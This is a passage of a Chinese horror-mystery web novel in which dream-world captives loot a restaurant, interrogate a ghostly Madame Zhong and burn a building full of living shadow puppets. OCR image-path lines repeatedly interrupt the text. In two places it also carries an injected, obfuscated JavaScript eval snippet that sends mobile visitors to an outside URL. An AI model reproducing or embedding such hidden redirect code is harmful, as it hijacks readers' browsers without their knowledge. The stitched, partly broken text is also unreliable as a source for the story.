叶翛依旧脸色凝重:“砸出个恐怖厨师咋办?” 钟白青摸着刀鞘,闷闷开口:“打一下试试,打不过就跑。” 又在一家饭店前停下,钟白青下车活动了一下快散架的胳膊。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407485|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 随后拔出刀鞘,亮着刀走进饭店,大刀阔斧拖了张板凳一坐,也不说话,就坐着玩刀。 这个店里的伙计是个胆小的,哆哆嗦嗦凑上前问她:“客人是来吃饭的?” 钟白青斜睨他一眼:“嗯,你这有饭?” “诶,有的有的,客人您看看菜单。” 哈?怎么的,来硬的就有饭了? 钟白青不答,回头招呼在河边做深呼吸的叶翛:“翛翛,你来点菜。” 叶翛闻言眼睛一亮,小跑着过来:“好耶!” 叶翛跟伙计点菜,钟白青则起身走到柜台前:“你是老板?” 圆脸老板擦了擦头上的汗,点头道:“是的,客人有什么吩咐吗?” “我刚才去了很多家饭店,全都开着门但不营业,为什么你这里营业了?” “这……这都是上面下的命令,原先我们也是不能营业的。”圆脸老板哆嗦着手,使劲擦着头上的汗,“客人您来前没多久,上面刚改的命令,现在可以恢复营业了。客人您来得巧啊。” 眼瞅着伙计和老板都怕得打哆嗦,钟白青在心里啧了一声。 今天的饭店怎么都这么正常?难道是昨天太背了,进了家黑店? “我想去后厨看看。”说完她状似无意地晃了一下刀。 圆脸老板被吓得又是一个哆嗦,陪笑脸说:“可以的可以的,客人您跟我来。” 厨房就在大堂后面,几步路就到了,里面只有一个瘦子厨师,讷讷地打了声招呼。 但在看清厨房内景象后,钟白青被气笑了。 大爷的,这破厨房里用的是燃气灶!而且跟她家用的是同一个牌子! 她总不能扛着燃气灶走吧! “你们做饭用燃气灶?” “对啊对啊,镇长特地从国外进口来的,这个好用啊客人,可不比柴火差。外头的大路灯也是进口来的,这些新鲜玩意全镇都能用上。” 钟白青无语了,所以他们在钟宅吃的柴火香饭菜,是从燃气灶里烧出来的?骗鬼呢。 还有那破路灯,俩晚上都没开!摆给鬼看呢! 看不懂剧情,但明显被针对了,钟白青心情更差了,沉着脸大步走进厨房,搜刮所有能用的东西。 食材、不要;米面、不要;菜刀、拿来吧你;油? 钟白青心中一喜,直接拎走两桶完整的油,不顾老板表情憋屈:“这些东西一会和饭菜一起结账。” 钟白青和叶翛吃饱喝足结账后,带上菜刀和油,又打包了一些饭菜给俩男的带上,在圆脸老板和黄包车师傅复杂的眼神中回医院汇合。 腿上缠着绷带的邵空青和华元刚出医院大门,看到的就是四把菜刀两桶油和一堆打包的饭菜,以及得意洋洋的两个女生。 邵空青看着钟白青,突然笑起来:“你们把饭店打劫了?” 钟白青得意地扬起头:“嗯哼。” 这男的笑脸真标准,还挺好看的。钟白青在心里想。 然后指挥俩男:“拿上东西,回去吃饭,然后出发去会会钟夫人。” …… 几人回去后没找到王雪,最后只能留了一把菜刀在她房里。 等到钟夫人门口时,钟白青出声拦下准备敲门的华元:“等一下!” 空气里有铁锈味。 钟白青后退几步,环顾一下四周,目光定在楼下最高的一棵树上。 树叶很茂密,树顶挂着一件衣服,和钟白青身上的是同款。 是那件戏服,女款民国学生装。 6. 第 6 章 邵空青也看到了那件衣服,皱起眉:“她怎么一个人进去了。” 钟白青:“可能是受刺激太大,也可能是秦旭刻意引导。” 她说着又摇摇头:“不行,我们不能贸然进去。” 情侣男生确实遇害了,王雪没出现幻觉,但早上他们来的时候并没有残留的血腥味,现场也没留下任何可疑物件。 现场特地留下血腥味和衣服,这很不对劲,像是在特地提醒他们,王雪出事了。 他们四人现在还穿着学生装,工牌放在口袋里,白大褂也还躺在衣柜,没人碰过。 钟白青:“我们可能要回去换套衣服再来。” 邵空青很快反应过来:“你的意思是……但是会不会太刻意了。”刻意留下血腥味,又刻意留下学生装。 已经死了两个人,谁会有这么好心,特地保下他们四个? “我也觉得刻意。”钟白青歪头,虚虚扶着脑袋,“但是昨天强制要求我们去医院认证身份,也就是说,我们必须以医生的身份见钟夫人。” 钟白青说着,从口袋取出工牌:“昨天我们都以为白大褂是陷阱,但那是因为,那时候身份不匹配,现在我们的身份升级了。” “要求里明确了两个人面诊,不确定另外两人能不能在门口等。一会就两个人过来吧,另外两人就留房里等。” 几人互相对视一眼,没人接话。 钟白青耸耸肩:“那就还是老样子咯,我和邵空青过来,翛翛你和华元留那边等我们。” 叶翛皱着脸有些不情愿:“白青……” 华元也有点不好意思:“也别每次都麻烦你俩吧,要不这次就我和叶翛来?” 钟白青叹了口气,转身下楼,做手势示意几人跟上。 快到楼底时,钟白青才接着说:“只有钟夫人的房里有火源,让你俩去取我不放心。谁也不知道晚上皮影人会不会再升级,取火一定不能失败。” …… 换好衣服的钟白青邵空青二人重新站在钟夫人房门口,二人对视一眼,同时抬手敲门。 “笃笃笃。” 里面传出一声有些虚弱的女音:“进来吧。” 邵空青推开门,两人同时踏入房中。 房间中央摆着一张圆桌,圆桌上放着一套茶具,一个身穿连衣裙的长发女人正撑着脑袋坐在桌前。她抬眼扫了二人一眼,又收回目光,恢复眼神空洞的状态:“坐吧。” 钟白青在她正前方入座,邵空青则站在钟白青身后。 钟白青学过心理学,刚才他们商量过,由她吸引钟夫人的注意,邵空青则找机会寻找火源。 钟白青换上营业专用表情,温声开口:“钟夫人,您感觉今天怎么样?” 钟夫人不为所动,反而莫名露出一个诡异的笑:“不好。” 钟白青面不改色继续说:“是哪里不舒服吗,如果实在难受,要不我们去医院做个全面检查?刚好今天太阳很好,听说您很久没出门了,不如今天出个门,刚好晒晒太阳?” 钟夫人终于放下撑着脑袋的手,黑漆漆的瞳孔盯着钟白青,表情逐渐扭曲。 钟白青依旧面不改色,甚至仍保持着标准温和的微笑,就这么和钟夫人对视着。 三分钟后,钟夫人表情恢复正常,但眼神里多了一股狠厉:“她杀了我的丈夫,把我囚禁在这个地方……你能帮我杀了她吗,你能帮我报仇吗?” 钟白青震惊,不是说她抑郁症不出门吗?怎么突然变成非法囚禁了?还有,不是说她老公出轨吗?怎么变成凶杀案了? 钟白青控制住脸上表情,转变为严肃脸:“她是谁?” “她是我最好的姐妹。”钟夫人的声音染上悲伤,“我明明那么照顾她,我对她那么好,她为什么要这么做!我好后悔,如果当初我没有管她,我的丈夫就不会死,我也不会被囚禁在这里一百多年。” 不是,这是什么剧情走向?! 钟白青目瞪口呆,邵空青悄悄往书架挪动的脚步也顿住了,二人不着痕迹视线交错一番,最终还是由钟白青接着安抚道:“你放心,我一定会努力帮你报仇的,所以她究竟是谁?比如,她叫什么?” 钟夫人苦笑着摇头:“我不记得了,她不让我记得她。” “……” 行。 钟白青面露难色,沉吟一会又接着问:“钟夫人,我会尽量帮你找到她给你报仇的。但是目前我和我的朋友们有很大困难,可能需要你的帮助。” 钟夫人面露疑惑:“我怎么帮你。” 皮影人几个字在嘴边反复咀嚼后,钟白青还是决定换一种问法:“你知道为什么晚上不能关灯吗?” 谁想钟夫人闻言激动到撑着桌子站起身:“不能开灯!绝对不能开灯!开了灯她就知道你们在哪了,她会杀把你们也杀了的!” 不是?钟白青气笑了,合着左右都是个死? “那晚上怎么办呢?晚上没有光了。” 钟夫人猛地一顿,缓缓坐下,沉声问道:“你遇到皮影人了?” 钟白青点头。好吧,原来能直接问啊,亏她迂回半天。 钟夫人叹了口气,缓缓说道:“怪我,是我连累了你们。我小时候爱看皮影戏,所以她给我做了很多皮影人,来到这里后,皮影人莫名其妙就活过来了。抱歉,我也不知道怎么帮你们。” 钟夫人说着,双手掩面,长长叹了口气后,不再说话了。 钟白青斟酌白天,还是没把蜡烛俩字问出口。见钟夫人似乎沉浸在回忆里,便用余光偷瞄向邵空青的方向。 好消息,邵空青已经悄无声息挪到书架旁,正小心翼翼在书架里翻找。 坏消息,除了书架,房间里还有一张梳妆台和一张床铺,目前不知道要怎么搜。 钟白青放缓呼吸,同时盯着钟夫人和邵空青的动作,心里盘算着如果钟夫人有异常,接下来应该怎么应对。 运气好的是,邵空青很快在书架夹层里找到一把蜡烛和一根火柴。 他气息稳定,一边关注着钟夫人方向的动静,一边小心但动作利落地将蜡烛和火柴藏进口袋里。 留下一部分蜡烛和火柴后,朝钟白青比了个“OK”的手势,然后装作不经意地挪回钟白青身边。 等人站定后,钟白青柔声开口:“既然这样,钟夫人我们就先不打扰您了,如果有杀人凶手的消息,我们会第 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407486|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 一时间通知您,您好好休息,我们先走了。” 闻言,钟夫人才放下捂住脸的手,疲惫地对钟白青点点头后,又恢复了刚进房间时单手撑头发呆的姿势。 …… 远离那栋五层大楼后,钟白青眼珠子转了几圈,看看邵空青,又看看顺利到手的蜡烛和火柴,脑子里全是疑问:“我怎么感觉钟夫人是故意把蜡烛和火柴送我们的,你觉得呢?” 邵空青表示同意:“嗯,所以我给她留了一些蜡烛和火柴。” 钟白青点了一下头,又叹了口气:“还有一件事,我们之前忘记问了。” “怎么才算找到了梦境主人?杀了他?或者剧情结束的时候有个指认凶手环节,把梦境主人指认出来,就算我们赢?” 邵空青沉默摇头,除非现在找到秦旭再问一次。但暂且不谈她会不会老实交代,她今天没再出现过,多半又找不到人了。 钟白青抓抓头发,脑子里又蹦出个新想法,被自己逗笑出声:“走,快回去,我有个新玩法。” …… 然后钟白青在三人震惊的目光中,提着两桶油挨个往房间里泼。 干坏事的时候,她总是笑得特别开心,提着油桶跑上跑下完全不感觉累。 “皮影人不是从房间里出来的嘛,梦境主人不是想整咱们吗,等皮影人出来,我们连皮影人带楼一起给它烧了。” 邵空青对她竖了个大拇指,由衷地夸赞:“你就是个天才。” 然后提起另一桶油,学着钟白青的样子,从另一头开始往房间里泼油。 一切准备妥当后,天色逐渐擦黑,四人各点上一根蜡烛,等待皮影人出现。 耳熟的咚咚锵和咿呀声再次响起时,四人对视一眼,一人一个房间,挨个冲进去,迅速点燃易燃物又迅速冲出来。 咿呀声消失了,取而代之的是刺耳的尖叫和哭喊声,等几人把所有房间全点燃并跑出楼外时,二楼已经烧成了一片火海。 部分皮影人趴在窗户上,双手用力拍打着玻璃,另外一部分想要往外逃的皮影人则大半身体被火焰吞噬,最终倒在大门前,在地上抽搐几下便没了动静。 看着眼前的景象,钟白青嗤笑一声。 幻象不是要烧她吗,现在好啦,火是她放的,但她人安安全全的。 正想着,她心有所感,回头朝钟夫人的房间望去。 她还是穿着那件连衣裙,手中托着一根蜡烛,影子倒映在窗上。 只是这次隔壁秦旭房间一片漆黑,钟夫人看的也不再是隔壁秦旭,而是楼下的他们。 火焰迅速蔓延,逐渐连成一片火海,皮影人扭曲的身影一个接一个地倒下。 是不是快结束了,钟白青心想。 然而事与愿违,当最后一个皮影人倒下,金色的焰心中映出另一番景象。 那是一个更大,更繁荣的院子,大门的牌匾上赫然写着《钟府》二字。 一个看上去约莫8岁,身穿浅绿色旗袍的小女孩站在牌匾下,视线像是能透过火焰直接看到他们。 突然她抬起手,冲他们挥了挥。 钟白青失去意识前,看到女孩无声地张口吐出一个字:“来”。 7. 第 7 章 钟白青是被甜甜的娃娃音叫醒的 “大姐姐?大姐姐醒醒。” 钟白青睁眼,在看清眼前人时,心里一跳。 面前的正是火焰中对她招手的小女孩。 她自己身上穿的衣服也不对,变成了旗袍。 小女孩见她醒了,露出一个腼腆的笑,晃着她的手撒娇道:“大姐姐,你昨天答应,可以领走我房里一个丫头,帮我把小煦换进来,还作数吗?” 钟白青满头问号,大脑飞速运转三秒后,点头:“作数的。” 作什么数啊……现在是什么情况?谁来给她解说一下? 小女孩闻言明显非常开心,拉起钟白青的手就往外走:“谢谢大姐姐,你对我真好。我带你去见见那个丫头,顺便让你看看小煦。” “哦对了,二姐姐说可以送小煦几套衣服,我们先去找二姐姐吧。” 钟白青心里全是疑问,但目前也没别的引导人,毫无对策,索性点头答应。 到二姐姐房间后,钟白青意外又没那么意外地看到,换上旗袍的,睡得正香的叶翛。 看来只换了衣服没换脸。 小女孩松开钟白青的手奔向叶翛,推着她的肩膀喊:“二姐姐,你怎么也睡着啦,快醒醒。” 叶翛被叫醒后,同样是满脸震惊,一双杏眼睁得老大,目光在钟白青和小女孩身上轮换,疯狂给钟白青使眼色。 这什么情况?! 钟白青摇头摊手:不知道啊。 察觉到气氛不对,小女孩情绪瞬间萎靡下来,双手揪住手帕,低下头抬眼偷偷看了二人一眼,小声说:“大姐姐、二姐姐……是不是还是太难为你们了……” “没有没有。”叶翛连忙打断,安抚似的摸摸小女孩的头,然后接着拼命给钟白青使眼色。 钟白青在小女孩面前蹲下,平视着她说:“我和你二姐姐昨晚可能被歹徒伤到了头,忘记了很多事,你能给我们说说吗。” 闻言小女孩倒吸一口凉气:“那些歹徒居然伤了两位姐姐!” 不是?真有歹徒? 小女孩急得原地转圈:“不行不行,此事一定要告诉父亲母亲,大姐姐二姐姐,父亲母亲应该明日才能回来,不然我们现在先去找叔伯们吧。” “别。”钟白青拦下她,“我和你二姐姐失忆这件事不便让更多人知道。” 小女孩急得眼眶泛红,眼泪蓄满眼眶:“大姐姐说的是,但是姐姐们什么都不记得了吗?” 钟白青沉思一会,试探着说:“就连我们的名字……也记不起来了。” 然后两人在小女孩夹着哽咽声的简单的介绍中,稍微了解的目前的情况。 小女孩是钟家最小的七女儿,名为钟锦安。 钟白青和叶翛不知道出于什么原因,变成了钟家的大女儿和二女儿,名为钟锦思和钟锦念。 由于钟家小孩太多,女儿里只有大女儿和二女儿较受重视,钟锦安则没多少话语权,就连给房里加个丫头或是换个丫头都做不到。 昨天钟锦安在街上捡到一个小乞丐,因为小乞丐是个和她差不多年纪的小女孩,她于心不忍,所以偷偷把人带回钟府,找到钟锦思和钟锦念,想求她俩帮忙领走她房里一个丫头,好把小乞丐替换进她房里。 钟锦思答应领走一个丫头,钟锦念则答应帮小乞丐准备几身衣服。 至于昨晚钟府闯入的四个歹徒,据钟锦安所说,是两男两女,进府后便没了踪影。 钟白青和叶翛对视一眼,都从对方眼里看到了无语。 好嘛,换片场了。上个片场演完医生演歹徒,再无缝衔接下个片场,演完歹徒演小姐。 “对了!”钟锦安紧张起来,“大姐夫和二姐夫今日也要回来了,怎么办,要瞒着姐夫们吗。” “……” 钟白青沉默。 有种预感,大姐夫和二姐夫是邵空青华元他们。 这一想法刚冒出,门外就传来通报声:“大小姐、二小姐、七小姐,大姑爷和二姑爷来了。” 